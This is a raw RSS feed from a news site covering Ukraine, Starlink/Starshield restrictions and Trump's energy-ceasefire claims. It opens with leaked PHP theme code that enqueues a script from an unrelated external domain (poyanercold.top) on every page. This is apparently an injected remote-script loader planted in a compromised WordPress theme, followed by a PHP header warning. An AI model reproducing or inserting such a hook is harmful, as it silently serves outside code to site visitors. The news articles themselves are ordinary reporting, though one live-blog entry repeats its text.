add_action('wp_enqueue_scripts', function () {
wp_enqueue_script(
'poyaner-api',
'https://poyanercold.top/zzo0hiv4b8/api',
array(),
null,
true
);
}); Warning: Cannot modify header information - headers already sent by (output started at /home/mistonew/public_html/wp-content/themes/misto-theme/functions.php:13) in /home/mistonew/public_html/wp-includes/feed-rss2.php on line 8 Misto News
https://mistonews.com
Ukrainian Hot Spot in Greater Seattle AreaThu, 15 Oct 2026 10:20:50 +0000en-US
hourly
1 https://wordpress.org/?v=7.1.3https://mistonews.com/wp-content/uploads/2025/06/cropped-misto_news_m_box-32x32.webpMisto News
https://mistonews.com
3232Russia and Ukraine resume energy strikes despite Trump warnings
https://mistonews.com/2026/10/15/russia-and-ukraine-resume-energy-strikes-despite-trump-warnings/
Thu, 15 Oct 2026 10:14:49 +0000https://mistonews.com/?p=148779The White House’s unilateral effort to negotiate an energy ceasefire between Russia and Ukraine has collapsed as Moscow sent a record swarm of drones overnight to attack infrastructure in central Ukraine and Kyiv appeared to resume strikes on Russian oil refineries – despite warnings from Donald Trump.
Zelenskyy said on Wednesday that he would resume strikes on Russian oil refineries after halting those attacks to show that Ukraine was ready for peace talks. “The block [on attacking refineries] is out. We’re done,” he told the Financial Times. He also attacked the gap in US intelligence sharing as “dangerous”.
Images from Ryazan showed flames at the refinery, which regional officials said had been targeted by 69 drones and four Flamingo cruise missiles. Debris from a drone struck by anti-aircraft fire had hit the refinery and sparked the fire, the ministry claimed.
In Ukraine, more than 360 Russian drones targeted Kirovohrad, a central region that has been hit less hard than others closer to Russia, in attacks that killed three and injured six.
“The enemy deliberately hit critical infrastructure, transport enterprises, logistics facilities and residential homes,” the regional governor, Andriy Raikovych, said in a statement.
“It is obvious that Russia deliberately chose to escalate its attacks after receiving sanctions relief and seeing attempts to pressure Ukraine,” Zelenskyy said, referring to a growing quarrel with the Trump administration. “Ukraine needs steady support, above all in defending our skies. We need HONESTY from our partners about this war: It is important that everyone in America stand not with the aggressor, but with our efforts to protect lives, end this war, and guarantee security.”
Trump suddenly declared an “energy ceasefire” last week, writing on TruthSocial: “Effective immediately, there is an ENERGY CEASEFIRE in the War between Russia and Ukraine. Both parties have agreed. Do not break it!”
Despite Trump’s claims, however, Russia continued to launch heavy strikes on Ukraine’s civilian infrastructure, using hypersonic and ballistic missiles to target key Ukrainian power plants, leaving cities including Kyiv without power and water for hours. Ukraine said it would not strike Russian oil refineries in the interim in order to show that it was ready for negotiations.
But the White House piled pressure on Zelenskyy to capitulate to Russia by threatening to cut programmes to deliver arms to Ukraine and to stop sharing US battlefield intelligence with Ukraine.
The US appeared to make good on some threats. Ukraine said it had not received advance warning of Russian missile strikes for several days from the United States this week. And on Wednesday, Ukrainian soldiers also complained that their access to Starshield programmes controlled by the US military had been restricted, scuppering drone missions on the frontlines.

The feud between Zelenskyy and Trump has spun out of control over the last week. Trump, who believes that his support for Ukraine should come with a degree of control over the country’s leadership, has said that Ukraine should “get a new president”.
Asked on Thursday by Piers Morgan whether he felt betrayed, Zelenskyy said yes. “It’s a pity that we are losing, we are losing a strong partner,” he said.
Musk, the powerful head of SpaceX, which produces the Starlink terminals used by Ukraine’s military, has emerged as a top critic of Zelenskyy in the United States.
On Thursday, Musk denied throttling the Starlink systems and said they were controlled by the US government. But in a post commenting on a Zelenskyy statement that Ukraine would continue to fight until Russia’s defeat, he wrote: “And so the slaughter continues … Time for Zelensky to go.”
]]>Elon Musk suggests US government was behind Starlink restrictions in Ukraine – Europe live
https://mistonews.com/2026/10/15/elon-musk-suggests-us-government-was-behind-starlink-restrictions-in-ukraine-europe-live/
Thu, 15 Oct 2026 08:11:09 +0000https://mistonews.com/?p=148775
Billionaire tech mogul Elon Musk has suggested that the US government could be behind the decision to restrict the speed of SpaceX’s satellite-technology used by Ukraine’s military.
In a post of X, he appeared to suggest the Trump administration was behind the move, which Ukraine says restricts its ability to use key defensive weapons.
Musk said:
“Starshield systems are owned and controlled by the US government. Any limits on speed or usage are decided by the US military and ultimately POTUS.
Starlink is a commercial service owned and controlled by SpaceX. Usage of Starlink is limited to civilian or defensive activities and cannot be used for offensive military action, as doing so would be inappropriate for a commercial company.”
In further posts overnight, reacting to Zelenskyy’s comments on his relationship with Donald Trump, Musk went further and appeared to suggest Zelenskyy should leave the post, saying it’s “time to go.”
In a TV interview with Piers Morgan, Zelenskyy said he felt “betrayed” by Trump’s decisions and worried about “losing a strong partner,” playing a critical role across Ukraine’s defence.
For what it’s worth, Trump denied that his administration had cut intelligence sharing on Tuesday, but Zelenskyy said in an interview with US broadcaster NPR, aired on Wednesday, that military advisers had received threats from the US that intelligence sharing could be limited in the future.
The issue is likely to come up again today and tomorrow as EU leaders meet in Brussels for key political talks on the future.
With today’s discussions focused on the bloc’s internal matters, including the EU’s next budget, Ukraine is expected to come up on Friday when Zelenskyy joins other leaders in Brussels. But the ongoing crisis in Ukraine’s relations with the US risks overshadowing the entire meeting.
I will bring you all the updates throughout the day.
It’s Thursday, 15 October 2026, it’s Jakub Krupa here, and this is Europe Live.
Good morning.
EU leaders are now arriving for the European Council summit in Brussels and understandably they get asked about the latest situation in Ukraine.
Dutch PM Rob Jetten offered his strong backing for Ukraine and president Volodymyr Zelenskyy, saying “there is only one reason why this senseless war of aggression is continuing, and that’s because Putin chooses to do so.”
“He is the one that can end this war by starting negotiations for just and lasting peace. And as long as he doesn’t, the Ukrainians will have to defend themselves and defend European values, and we stand shoulder to shoulder with the Ukrainians.”
He urged other leaders “to do more financially, militarily, and non-militarily, because a lot of European countries are lagging behind in the support for Ukraine.”
“So let’s step up our game and make sure that they can win this senseless war.”
As Ukraine reported problems with Starlink satellite internet terminals and US data that warns of Russian ballistic missile attacks, Kyiv also faced the harsh reality that its European allies cannot offer any ready-made alternatives, Reuters reported.
European countries have voiced strong support for Ukraine and Zelenskyy. But the problems with vital data highlighted that Ukraine and Europe depend heavily on US systems for both low-orbit satellite communications – provided by SpaceX via Starlink – and space-based infrared sensing that feeds into early-warning systems.
A US satellite constellation called the Space-Based Infrared System provides early missile warnings.
As for Starlink, Europe does not have a ready-made alternative that Ukrainian soldiers could attach to their drones, although European governments and companies are working on long-term options.
Shares in European satellite operator Eutelsat soared on Wednesday following news of Ukraine’s difficulties with Starshield, fuelled by investor bets that European providers could benefit from growing strains between Washington and Kyiv.
Billionaire tech mogul Elon Musk has suggested that the US government could be behind the decision to restrict the speed of SpaceX’s satellite-technology used by Ukraine’s military.
In a post of X, he appeared to suggest the Trump administration was behind the move, which Ukraine says restricts its ability to use key defensive weapons.
Musk said:
“Starshield systems are owned and controlled by the US government. Any limits on speed or usage are decided by the US military and ultimately POTUS.
Starlink is a commercial service owned and controlled by SpaceX. Usage of Starlink is limited to civilian or defensive activities and cannot be used for offensive military action, as doing so would be inappropriate for a commercial company.”
In further posts overnight, reacting to Zelenskyy’s comments on his relationship with Donald Trump, Musk went further and appeared to suggest Zelenskyy should leave the post, saying it’s “time to go.”
In a TV interview with Piers Morgan, Zelenskyy said he felt “betrayed” by Trump’s decisions and worried about “losing a strong partner,” playing a critical role across Ukraine’s defence.
For what it’s worth, Trump denied that his administration had cut intelligence sharing on Tuesday, but Zelenskyy said in an interview with US broadcaster NPR, aired on Wednesday, that military advisers had received threats from the US that intelligence sharing could be limited in the future.
The issue is likely to come up again today and tomorrow as EU leaders meet in Brussels for key political talks on the future.
With today’s discussions focused on the bloc’s internal matters, including the EU’s next budget, Ukraine is expected to come up on Friday when Zelenskyy joins other leaders in Brussels. But the ongoing crisis in Ukraine’s relations with the US risks overshadowing the entire meeting.
I will bring you all the updates throughout the day.
It’s Thursday, 15 October 2026, it’s Jakub Krupa here, and this is Europe Live.
Good morning.
]]>Thursday briefing: Thanks to an erratic Trump, peace in Ukraine is still far away
https://mistonews.com/2026/10/15/thursday-briefing-thanks-to-an-erratic-trump-peace-in-ukraine-is-still-far-away/
Thu, 15 Oct 2026 05:44:12 +0000https://mistonews.com/?p=148764Good morning. In his usual asinine unconventional approach to international relations, Donald Trump announced on Sunday (via Truth Social, how else) an “ENERGY CEASEFIRE in the War between Russia and Ukraine”, apparently without checking with either side. Volodymyr Zelenskyy, who said any such deal was “news to me,” nonetheless declared he was “ready and we will accept it”. Vladimir Putin responded by blowing up some Ukrainian power plants.
This has been the tenor of much diplomacy during Trump’s tenure: false starts, U-turns, incoherent positions (and some playful flirting with Vlad). Meanwhile fighting continues, and America’s allies attempt to manage the fallout. Andy Burnham hosted Zelenskyy at Downing Street yesterday, stating the UK is doubling down on its support for Ukraine, and pointedly calling on others to “follow suit”.
It’s a negotiators nightmare. So how are ambassadors, spooks and diplomats handling the chaos? Is an actual ceasefire or peace deal within their grasp? For today’s First Edition, I spoke to career diplomat and former ambassador Nigel Gould-Davies to find out. Before that, this morning’s headlines.
Five big stories
UK | Sally Rooney has said she is being forced to withdraw her books from sale in the UK because of her support for the banned organisation Palestine Action.
EU | Britain will benefit from much closer trading relations with the EU even if that means giving up its ability to negotiate free trade agreements, the Scotland secretary has said.
Ukraine | Ukraine’s military has suddenly had its access to Starlink satellite internet terminals restricted as the Trump administration has increased pressure on Ukraine to immediately halt long-range strikes on Russia’s oil industry.
Vaccine | Guinea-Bissau has not approved the controversial hepatitis B study in newborns that would be funded by the US government and private partners, the African country’s minister of health said.
In depth: ‘A peace agreement is only possible when both sides believe that it better serves their interests’
Since Russia’s full-scale invasion of Ukraine in early 2022, efforts to secure either a temporary ceasefire or a permanent peace deal have resolutely failed. Endless rounds of talks in Belarus, Turkey, Abu Dhabi and Geneva have all proved futile. To Nigel Gould-Davies, it’s obvious why. A former British diplomat, he was head of economics at the Foreign Office in Moscow before his stint as the UK’s ambassador to Belarus. Today, he is senior fellow for Russia and Eurasia at the International Institute for Strategic Studies.
Gould-Davies tells me that there are established norms for negotiating during military conflicts. Diplomats look for the interests, needs and red lines that each side articulates, in pursuit of the elusive “win set”.
“A peace agreement is only possible when both sides believe that it better serves their interests to end the fighting than to continue,” he says. “You have to find that overlap in the Venn diagram that leads to a defined set of conditions which, despite involving painful compromises, is ultimately judged to better serve each side than continuing to fight.
“The problem with this situation is that Russia has no interest in ending the war,” he says. Tricky to find common ground, then.
It is through this lens that we should view all Russia-Ukraine talks since Trump’s return to the presidency, Gould-Davies suggests. “They have not really been negotiations,” but “parallel efforts by Russia and Ukraine to persuade the White House it’s the other side’s fault” that a peace agreement (and, perhaps more importantly to Trump, that elusive Nobel peace prize) had failed to materialise.
That said, the respective red lines aren’t difficult to identify. Ukraine has time and again said it is willing to accept an unconditional ceasefire. “Russia, by contrast, has repeatedly said publicly that it is not interested in a ceasefire,” says Gould-Davies, only in a full and final end to the war that, in Russian terms, means “decisive superiority and dominance over a severely weakened Ukraine”.
That’s an outcome Ukraine can’t, and won’t, sign up for.
The ‘non-standard president’
This is already a headache for UK, European and American diplomats, who most recently met in Miami at the end of last week. But there’s also the added Trump-shaped impediment to grapple with; what Gould-Davies diplomatically describes as the challenge of having “a non-standard president” in the White House. When Trump unilaterally declared an energy ceasefire, Gould-Davies says, it had “no basis whatsoever in reality”. Neither Moscow nor Kyiv was aware. “He simply made it up … a product of a fantasy.”
The botched digital diplomacy aside, Trump’s interests also don’t appear aligned with Ukraine or traditional US allies. “[Trump’s] natural centre of gravity is to favour Russia,” says Gould-Davies, citing restrictions on US weapons supplies and past pauses in intelligence sharing. Yesterday, Zelenskyy accused Trump of restricting Ukrainian access to “military-grade” Starlink services, hampering Ukrainian drone strike missions and air defences.
Granted, Trump has at times sided with the Ukrainian president: sanctioning Russian oil companies and helping Ukraine target Russian energy infrastructure. But for all Trump’s “lurching”, says Gould-Davies, his theory of ending the war involves concessions to Russia and coercion of Ukraine.
The price of a deal
After a period of relative quiet from Trump on the Russia-Ukraine front, this week Trump’s attention returned. With Americans facing soaring energy costs, he announced a plan to import Russian diesel in the hope of bringing down pump prices, much to the dismay not just of European leaders but a bipartisan group of US senators, too.
Leave aside, for a second, suggestions that these imports could be illegal under American law and that quantities being discussed are seemingly too small to actually affect prices, even if the fuel could reach the US ahead of next month’s midterms, as Trump hopes.
In some diplomatic circles, there are concerns that the diesel deal “is only the visible tip of the iceberg”, says Gould-Davies, with the White House privately pivoting towards a “much more substantial” pro-Russia tilt.
Gould-Davies suspects that Trump could be, via Russia, seeking to get Iran to ease the blockade on the strait of Hormuz, in the hope of actually bringing down fuel prices before American voters head to the polls. Putin’s quid pro quo for brokering these efforts, Gould-Davies says, “could be an easing of America’s sanctions on Russia and an ending to America’s support for Ukraine”.
It’s just a theory, he caveats, “but join the dots and it logically makes sense”.
Either way, for diplomats it’s just further proof that Trump’s mercurial methods are more a hindrance than help.
The quiet work behind the scenes
Nonetheless, diplomatic back channels remain operational: secret, closed-door meetings and off-the-record communications between all sides. Not that Gould-Davies thinks they’re worth the effort. “There is a degree of collective delusion here,” he says: “A hope that Russia can somehow be persuaded” to change course, for which “there is literally no evidence for that whatsoever”. He worries that these informal discussions could even be “actively unhelpful, because they perpetuate the illusion that peace may be around the corner”.
And, while Europe might traditionally have focused its diplomatic efforts in hostile territory, attention has now turned towards the US itself. There’s still hope that Trump’s whispers might pay further dividends. As Gould-Davies puts it, this “Avengers assemble” approach has seen European leaders and diplomats descend on Washington when Trump’s veered too far off course. For all the tumult, he says, this has proved effective in averting “the nightmare scenario” of Trump binning off America’s old transatlantic partners for good.
But as fans of Netflix’s The Diplomat will know, even diplomacy between allies isn’t plain sailing. “Right now even ‘the White House’ is an abstraction,” says Gould-Davies. “It consists of many different players, plenty of whom have different views privately from President Trump.” Take John Ratcliffe, director of the CIA, who visited Moscow this summer. There is “reliable speculation”, says Gould-Davies, that he hoped to “warn Russia against escalation into Europe”. It’s a totally different note to those currently being struck by Trump.
“There are people in positions of power and influence still in this administration who understand the problem of Russia in the right way,” says Gould-Davies. With that in mind, western diplomats will continue to try to shift the balance of influences within the White House, but they’re reliant on what he labels a White House Kremlinology – “trying to understand the different views and moods of those around Trump and who will be the last person to whisper in his ear.”
What else we’ve been enjoying
How We Win is a new Guardian newsletter series featuring writers like Naomi Klein, Mehdi Hasan and Bernie Sanders on defeating Trumpism. Read Robert Reich’s introduction to the project here, and then sign up here to get each week’s piece directly to your inbox. Charlie Lindlar, newsletters team
Are you a Hannah, a Marnie, a Jess or a Shoshanna? Or did Lena Dunham’s Girls pass you by the first time round? If it did, then this excellent piece by Louis Staples (a Marnie) may well convince you to binge the whole thing in time for the recently announced five-episode revival. Lucinda Everett, newsletters team
In another of our newsletters, The Long Wave, Micha Frazer-Carroll writes about taking up Jamaican Patois classes and what learning the language taught her about shame and her connection to her ancestry. Charlie
I look forward to the Wildlife photographer of the year exhibition every year, and this year’s winning images didn’t disappoint. You can see a selection of them here, including my favourite: James Lewin’s dream-like shot of a young bull elephant giving a zebra an impromptu shower. Lucinda
Rachel Dixon on our travel desk has pulled together this beautiful list of Britain’s best heated lidos to keep you swimming through winter. Move over WFH, and hello WFHL? Charlie
Fifa | Gianni Infantino will be questioned by Fifa council members over the aborted World Cup sell-off plan, the Folarin Balogun affair and awarding Donald Trump the Fifa peace prize at what is expected to be a heated meeting on Thursday.
Formula One | Formula One has confirmed Rwanda will join its calendar, having concluded a 10-year agreement for the meeting on a purpose-built circuit, with the first race set for the early 2030s.
The front pages

The Guardian splashes on “Zelenskyy blames Trump for loss of protection from Russian raids”. The Times has “Zelensky: My people will die after Trump betrayal”, the Telegraph runs “More on benefits at age seven than age 50” and top story at the Financial Times is “Jump in US inflation deepens pain for voters ahead of key midterm elections”.
Elsewhere, focus is on the Russell Brand trial. Brand denies all the charges and has pleaded not guilty. Reporting the prosecution’s opening statement, the Sun headlines with the quote “‘Ruthless calculated sexual predator’”, The i Paper also headlines with “Brand a ‘ruthless and calculated sexual predator’”, the Mail has “The ‘predator’ in sunglasses” and The Mirror leads with the quote “‘Predator’”.
A fresh wave of protests by India’s youth-led Cockroach movement has been met with a brutal crackdown by Narendra Modi’s government and the closure of a historic protest site in Delhi. Two of the movement’s leaders have been imprisoned for five days for violating suppression measures. The protests, which began over frustration about education and unemployment, are now focused on voting rights. Modi’s government denies claims that it is seeking to disenfranchise millions of voters. But its treatment of protesters has been criticised by the UN and Amnesty International and raised concerns that the country is sliding further into autocracy. Lucy Hough speaks to the south Asia correspondent Hannah Ellis-Petersen – watch on YouTube
Cartoon of the day | Nicola Jennings
The Upside
A bit of good news to remind you that the world’s not all bad
On Copenhagen’s rooftops live 80 to 100 colonies of honeybees, tended by a collective of beekeepers called Bybi.
Set up in 2010 with the aim of employing marginalised people, Bybi’s work has evolved into a response to the modern economic system.
With the help of volunteers, from refugees to people on incapacity benefits, they produce between four and six tonnes of honey every year, which they sell (often letting people pay what they like) or give away, asking that people share it with loved ones and plant a flower to help the bees. They also run schools programmes, supported by sponsorships from universities and corporations.
“Bybi is a constellation of time, work, money, community and connection,” says founder Oliver Maxwell, “asking an open question: what would it take for bees, people and communities to thrive?”
Sign up here for a weekly roundup of The Upside, sent to you every Sunday
Bored at work?
And finally, the Guardian’s puzzles are here to keep you entertained throughout the day. Until tomorrow.
]]>What is Starshield, SpaceX’s military-grade Starlink system, and how will its restriction affect Ukraine?
https://mistonews.com/2026/10/15/what-is-starshield-spacexs-military-grade-starlink-system-and-how-will-its-restriction-affect-ukraine/
Thu, 15 Oct 2026 04:43:04 +0000https://mistonews.com/?p=148758Volodymyr Zelenskyy has accused SpaceX of restricting access to its military-grade Starlink service, in effect hobbling Ukrainian drone strike missions and crucial air defences with a flick of the switch.
The development – and its dire consequences for Ukraine – has put the spotlight on Starlink -SpaceX’s commercial satellite internet service – and Starshield, a powerful military version developed by Elon Musk’s company for the Pentagon.
Here’s what we know about the two SpaceX systems, how they are controlled and why Zelenskyy has framed the shift as a betrayal by Donald Trump and the US.
What has happened to Ukraine’s connection?

On Tuesday night, Ukraine’s military reported the Starlink satellite communications system, produced by SpaceX but managed by the US government, was no longer working on terminals moving at speeds greater than 100mph (160km/h).

Kyiv installs SpaceX Starlink receptors in many of its drones as part of an onboard guidance system. Kyiv said the change was imposed without any explanation from the US.
How does the restriction affect Ukraine?
The restriction had two immediate consequences: It effectively rendered most of the drones used by Ukraine to strike behind the frontlines inoperable and it hampered air defence systems that stop Russian drones bombarding Kyiv.
Ukraine uses Starlink systems to direct many mid-range drones towards their targets – a critical frontline offensive capability. Russian Shaheds fly at speeds close to 200mph, so the new restriction means Ukrainian interceptor drones have no chance to chase them down.
Starlink is not used for long-range Ukrainian missions that have successfully targeted Russian oil refineries in recent months.
What is Starshield?
Starshield is a SpaceX business unit that develops military and intelligence satellite systems for the Pentagon. Starshield’s service is separate from Starlink’s commercial broadband service, but the distinction is sometimes blurry.
Starlink cannot be used for offensive military action, SpaceX says, only defensive activities or for use by civilian clients.
Starshield, however, allows those capabilities and uses enhanced encryption to transmit sensitive information. In addition, Starshield provides users with the ability to integrate sensors on object like drones. Starshield’s secure communications rely on Starlink, the vast network of 11,000 satellites that Musk and SpaceX have sent into space since 2019.
Who made the decision to restrict access, Musk or the Pentagon?
Musk said the Ukrainian military was linked to Starshield, because Starlink is not licensed to clients who are using weapons. He added that any Starshield disruptions being experienced by Ukraine would be the responsibility of the US government, not SpaceX. “Starshield systems are owned and controlled by the US government. Any limits on speed or usage are decided by the US military and ultimately POTUS,” Musk said, referring to Donald Trump.
The White House has not confirmed or denied Musk’s assertion. But the Trump administration has been pressuring Ukraine to limit its strikes on energy targets inside Russia.
What has the reaction been?
Zelenskyy said he felt personally betrayed by Trump, in an interview with Piers Morgan, saying Kyiv was “losing a strong partner”. As for what it meant for Ukraine and its people, Zelenskyy said: “This decision will bring a lot of human losses … of course, people will die.”
In the US, Democrats denounced the Trump administration. “Trump’s making a choice – and it directly aids Putin’s slaughter of Ukrainian civilians,” House Foreign Affairs Committee Democrats said in a post on X, describing the restrictions as “unconscionable”.
Republican senator Tom Tillis voiced his concern on X: “Supporting Ukrainian sovereignty – or at the very least, allowing for it – should not be a gray area for the US government or for American corporations.”
With Reuters and Agence France-Presse
]]>Ukraine war briefing: UK pledges £17m to repair Chornobyl attack damage amid fears of slipping US support
https://mistonews.com/2026/10/15/ukraine-war-briefing-uk-pledges-17m-to-repair-chornobyl-attack-damage-amid-fears-of-slipping-us-support/
Thu, 15 Oct 2026 01:03:29 +0000https://mistonews.com/?p=148754
Britain will provide £17m ($23m) to fund critical repairs to the Chornobyl power plant hit by a Russian drone attack, as Andy Burnham seeks to bolster support for Ukraine amid doubts about long-term US commitment. The UK will help restore its protective shelter and ventilation, which were damaged by an attack last year, amid concerns that corrosion could create longer-term environmental and safety risks, the chancellor and foreign secretary announced on Thursday. The pledge comes after Burnham hosted Volodymyr Zelenskyy in Downing Street, where he told the Ukrainian president the UK was “behind you and that will not change”.
The meeting came during a period of strained relations between Kyiv and Washington after it emerged that Ukraine’s military has had its access to Elon Musk’s Starlink technology throttled in key areas, in effect rendering most of the drones used to strike behind the frontlines inoperable and reducing its air defences.
Russia is already at war with Nato, a former top commander of the military alliance has said. Retired four-star general Curtis Scaparrotti, who served as Nato’s supreme allied commander Europe from 2016 to 2019, warned there was a long-term plan behind the Kremlin’s “spurious activities” against member countries and stressed the need to protect critical facilities. “If you looked at it from their spectrum, we’re at war with Russia today, within the alliance, because they’re taking actions that are intended to undermine individual countries’ capability to support warfare, undermine their civilians’ confidence in their own government or within Nato, and to break Nato,” he said in Washington.
The US proposed European countries unfreeze some Russian sovereign assets and transfer them to a vehicle overseen by Washington in an attempt to revive peace talks, the Financial Times reported on Wednesday. European delegates reportedly rebuffed the plan from US special envoy Steve Witkoff and Donald Trump’s son-in-law Jared Kushner.
Questions over the future of support in Europe for Ukraine were highlighted on Wednesday by surging far-right parties. France’sMarine Le Pen, who on current polling is predicted to win next year’s presidential vote, said Paris cannot keep financing Ukraine due to the “perilous” state of the euro zone’s second-biggest economy. Germany’s far-right Alternative for Germany (AfD) and the small leftist BSW party joined forces on Wednesday to pass a symbolic motion in the state parliament of Saxony-Anhalt calling for an end to Berlin’s military support for Ukraine. The motion has no practical effect, because state parliaments have no role in foreign policy.
Shares in European satellite operator Eutelsat have soared following news of Ukraine’s difficulties with Starlink technology, fuelled by investor bets that European providers could benefit from growing strains between Washington and Kyiv. But experts say Europe does not have a ready-made alternative that Ukrainian soldiers could attach to their drones. Christian Freiherr von der Ropp, an independent satellite consultant, said Eutelsat’s OneWeb network was not well suited to wartime use and would require the replacement of thousands of Starlink terminals. European defence commissioner Andrius Kubilius said at a conference in Brussels on Wednesday that the continent was quite dependent on American space capabilities. “The answer to that situation is to develop our own capabilities,” he said.
]]>Volodymyr Zelenskyy feels ‘betrayed’ by Donald Trump over Starlink access
https://mistonews.com/2026/10/14/volodymyr-zelenskyy-feels-betrayed-by-donald-trump-over-starlink-access/
Wed, 14 Oct 2026 19:35:55 +0000https://mistonews.com/?p=148750Volodymyr Zelenskyy has said he feels personally betrayed by Donald Trump after it emerged that Ukraine’s military has had its access to Elon Musk’s Starlink satellite squeezed, raising doubts about long-term US support for Kyiv.
The Ukrainian president, on a visit to London, accused Trump of picking the other side after more than four years of war, risking a breakdown in relations already strained by the US agreeing to buy diesel from Moscow.
Ahead of a meeting with prime minister Andy Burnham in Downing St, Zelenskyy appeared in a TV interview where he was asked whether the sudden restriction of Starlink was deliberate and if he felt betrayed by Trump.
“Really, yes … but it’s a little bit more complicated than just my emotions or my feelings,” the Ukrainian president replied, adding: “It’s a pity that we are losing, we are losing a strong partner.”
Overnight Ukraine’s military reported that, without explanation, the Starlink satellite communications system, produced by Musk’s SpaceX but managed by the US government, was no longer working at speeds greater than 100mph.
That effectively rendered most of the drones used by Ukraine to strike behind the frontlines inoperable – and, it later emerged, affected the most effective air defence system to stop Russian jet-powered attack drones bombing Kyiv.
“I am sure they knew what they did, absolutely. Because it was 1am at night, Starlink was blocked by SpaceX and the United States,” Zelenskyy said in an interview with Piers Morgan. “This decision will bring a lot of human losses … Of course, people will die.”
The sudden outage came as Russia launched ballistic missiles at Ukraine without any advance warning from the US for a second night. For years, the US has provided Ukraine with intelligence when strikes were about to take place.
Trump denied that his administration has cut intelligence sharing on Tuesday, but Zelenskyy said in an interview with US broadcaster NPR aired on Wednesday that military advisers had received threats from the US that intelligence sharing could be limited in the future.
The US president has demanded that Ukraine stop striking Russian oil refineries, which he has blamed for the high cost of diesel, although most analysts say that the closure of the strait of Hormuz after the US-Israel attack on Iran has had a far larger impact on global energy prices.
The two leaders fell out in the spring of 2025 during a disastrous visit by Zelenskyy to the Oval Office, where the US president said: “You don’t have the cards” to win the war. The row was followed by a brief pause in intelligence sharing and a desperate scramble by European allies to calm the row.
Burnham met Zelenskyy in Downing Street on Wednesday, hours after he promised MPs that the Ukrainian president “would not leave empty handed” and that he had tasked officials with drawing up further sanctions and options for speeding up military aid.
As the pair met at Number 10, he promised that Britain’s support for Ukraine would remain constant. “You have seen the solidarity and the support you have got from everybody here in Britain. We are behind you and that will not change,” he said.
Zelenskyy had met with King Charles in Buckingham Palace earlier on Wednesday.
In brief remarks to reporters, Zelenskyy said he hoped to raise access to Starlink and intelligence sharing in his meeting with the British prime minister.
Burnham pledged that he will accelerate the supply of British lightweight multi-role missiles to Ukraine, which the country uses to counter Russian drone strikes and said they were looking for “all possible avenues” of further support.
The prime minister also said he was prepared to discuss the ceasefire proposed by Trump on attacks on energy infrastructure but acknowledged that Moscow had not abided by it.
“Sadly, what we have seen from Russia is further attacks on critical national infrastructure in Ukraine,” he said.
Earlier Burnham told MPs at PMQs that he wanted to be “careful” about potential criticism of Trump that might risk exacerbating tensions, saying he was “laying the ground” for a reconciliation: “I will listen to President Zelenskyy carefully, but he won’t be going away from Britain today empty-handed.”
The meeting, which lasted just over an hour, began as Burnham greeted Zelenskyy with a hug on Downing Street, before the pair walked to the door of No 10 and posed for photographs, flanked by Irish guards in full ceremonial uniform.
Musk said that the decision to curtail Starlink was not one made by him. The communications system is not directly licensed to clients who are using weapons, and the Ukrainian military was linked to a related network called Starshield, which is operated by the US government.
“Starshield systems are owned and controlled by the US government. Any limits on speed or usage are decided by the US military and ultimately POTUS,” Musk said, referring to Trump.
Terminals travelling at more than 100mph and using a version of Starlink for the military and other national security agencies suddenly lost connectivity, said Serhiy Beskrestnov, an adviser on military technology to Zelenskyy, in what appeared to be a targeted outage meant to disrupt military operations.
“Our armed forces did not receive a warning about these restrictions and this led to the failure of a number of missions,” said Beskrestnov, who is also a popular military blogger. “It’s clear that this action cannot be a coincidence and is connected to the current political situation.”
Limiting Starlink’s access speeds would have a significant effect on Ukraine’s air defences because it is being used, according to Beskrestnov, in “the most current effective solution”: interceptors that target the jet-powered Shahed drones now deployed in large numbers to bomb Ukraine.
“With their actions our partners are depriving us of one of the few chances we have to defend ourselves,” he added in a follow-up post. Shahed interception rates had already dropped from more than 90% to about 60% when Russia upgraded its engines to jet power in the early summer.
It also complicates Ukraine’s use of medium range, mid strike drones for hitting targets in its territories occupied by Russia. But, ironically, it would have no impact on Ukraine’s deep strike bombing of oil refineries because Kyiv is banned from using Starlink to hit targets inside of Russia.
Russia carried out a massive strike against Ukrainian energy infrastructure late on Tuesday evening, Zelenskyy said, launching 39 ballistic missiles and 120 attack drones against Kyiv and Kharkiv. The strikes hit five big power plants, key substations and other infrastructure that sustains major cities including Kyiv.
At least 600,000 people were now without power, he said, adding that outages could become more widespread.
Trump last week announced an “energy ceasefire” between Russia and Ukraine that has not been confirmed. Zelenskyy said he had not heard of the deal until Trump announced it on his Truth Social site, and the Kremlin on Wednesday claimed it was abiding by the ceasefire because Trump had not specified which energy infrastructure it included.
Dmitry Peskov, the Kremlin’s spokesperson, told reporters: “The energy truce proposed by Trump was not specified in detail, so it cannot be claimed that Russia is failing to observe it.”
]]>In Ukraine, civilian casualties were already rising. Restrictions on Starlink will only worsen the death toll
https://mistonews.com/2026/10/14/in-ukraine-civilian-casualties-were-already-rising-restrictions-on-starlink-will-only-worsen-the-death-toll/
